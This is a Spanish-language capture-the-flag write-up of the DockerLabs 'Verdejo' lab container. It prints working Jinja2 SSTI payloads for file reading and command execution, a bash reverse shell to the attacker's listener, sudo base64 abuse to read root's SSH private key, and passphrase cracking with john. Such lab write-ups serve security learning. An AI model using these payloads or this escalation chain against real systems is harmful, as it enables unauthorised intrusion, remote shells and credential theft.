DockerLabs - Verdejo
nmap
1
2
3
4
5
6
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Verdejo]
└─$ nmap -p- -sS --min-rate 5000 -v -n -Pn 172.17.0.2 -oG allPorts
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8089/tcp open  unknown
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Verdejo]
└─$ nmap -sCV -p22,80,8089 172.17.0.2
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 dc:98:72:d5:05:7e:7a:c0:14:df:29:a1:0e:3d:05:ba (ECDSA)
|_  256 39:42:28:c9:c8:fa:05:de:89:e6:37:62:4d:8b:f3:63 (ED25519)
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
8089/tcp open  http    Werkzeug httpd 2.2.2 (Python 3.11.2)
|_http-title: Dale duro bro
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
análisis
Tras revisar el puerto 80 del laboratorio, no encontramos ninguna forma de seguir.
Por ello, seguimos revisando el puerto 8089:


Probamos a ver si es vulnerable a un ataque SSTI (Server Site Template Injection), y resulta que sí que lo es:
acceso inicial (verde)
En PayloadAllTheThings podemos encontrar numerosos payloads que podemos ir probando hasta dar con algunos que nos valgan para cada caso.
Para leer ficheros podemos emplear el siguiente payload (PayloadAllTheThings):
1
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}

Sin embargo, el siguiente payload nos interesa más, ya que nos permite ejecutar comandos: (PayloadAllTheThings):
1
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}

Empleando el payload anterior que nos permite ejecutar comandos, obtenemos una reverse shell en la máquina:

El payload empleado:
1
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c \'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1\'').read() }}
Vemos que obtenemos acceso a la maquina como el usuario verde:
1
2
3
4
5
6
7
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Verdejo]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 50248
verde@b2cec569817d:~$ whoami
whoami
verde
Tratamos la tty para poder operar en una consola completamente interactiva:
1
2
3
4
5
6
7
8
9
10
11
12
13
verde@b2cec569817d:~$ script -c bash /dev/null
script -c bash /dev/null
Script started, output log file is '/dev/null'.
verde@b2cec569817d:~$ ^Z
zsh: suspended  nc -nlvp 4444

┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Verdejo]
└─$ stty raw -echo;fg
[1]  + continued  nc -nlvp 4444
                               reset xterm
verde@b2cec569817d:~$ export TERM=xterm
verde@b2cec569817d:~$ export SHELL=bash
verde@b2cec569817d:~$ stty rows 51 columns 211
escalada de privilegios (root)
Revisamos los permisos SUDO del usuario verde, y vemos que puede ejecutar el binario base64 como el usuario root:
1
2
3
4
5
6
verde@b2cec569817d:~$ sudo -l
Matching Defaults entries for verde on b2cec569817d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User verde may run the following commands on b2cec569817d:
    (root) NOPASSWD: /usr/bin/base64
Encontramos en GTFOBins que cuando tengamos permisos SUDO sobre el binario base64 podemos leer ficheros con permisos de root:

Tras revisar algunos ficheros, nos damos cuenta de que en la carpeta /root/.ssh/, el fichero id_rsa existe, y debido a los permisos SUDO, lo podemos leer:
1
2
3
4
5
6
7
8
9
verde@b2cec569817d:~$ sudo base64 "/root/.ssh/id_rsa" | base64 --decode
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAHul0xZQ
r68d1eRBMAoL1IAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDbTQGZZWBB
...
Il/gI3f1l4YTSf/u4JbWrZq+eM4rXwV0pKEzt0BAwOQyGmYkFLWXjI/qtVsoeOGM6dHl1y
U21YeBLGkC2aAEPH7sOcaU5rbR9ra6Fb22zgkso3f6lrLzuz/AB9XjF571YzdDdZ/36xEW
vEACJSQrQKz9mWnewtRP5pzZk=
-----END OPENSSH PRIVATE KEY-----
Esto nos permite acceder a la maquina como el usuario root sin proporcionar la contraseña. Sin embargo, vemos que la clave id_rsa se encuentra encriptada:
1
2
3
4
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Verdejo]
└─$ ssh -i id_rsa root@172.17.0.2
Enter passphrase for key 'id_rsa':
root@172.17.0.2's password:
Por ello, podemos tratar de obtener la clave por fuerza bruta:
1
2
3
4
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Verdejo]
└─$ john -w=/usr/share/seclists/Passwords/rockyou.txt hash
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
h*****           (id_rsa)
Indicando la clave, vemos que ahora accedemos correctamente a la maquina como el usuario root:
1
2
3
4
5
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Verdejo]
└─$ ssh -i id_rsa root@172.17.0.2
Enter passphrase for key 'id_rsa':
root@b2cec569817d:~# whoami
root
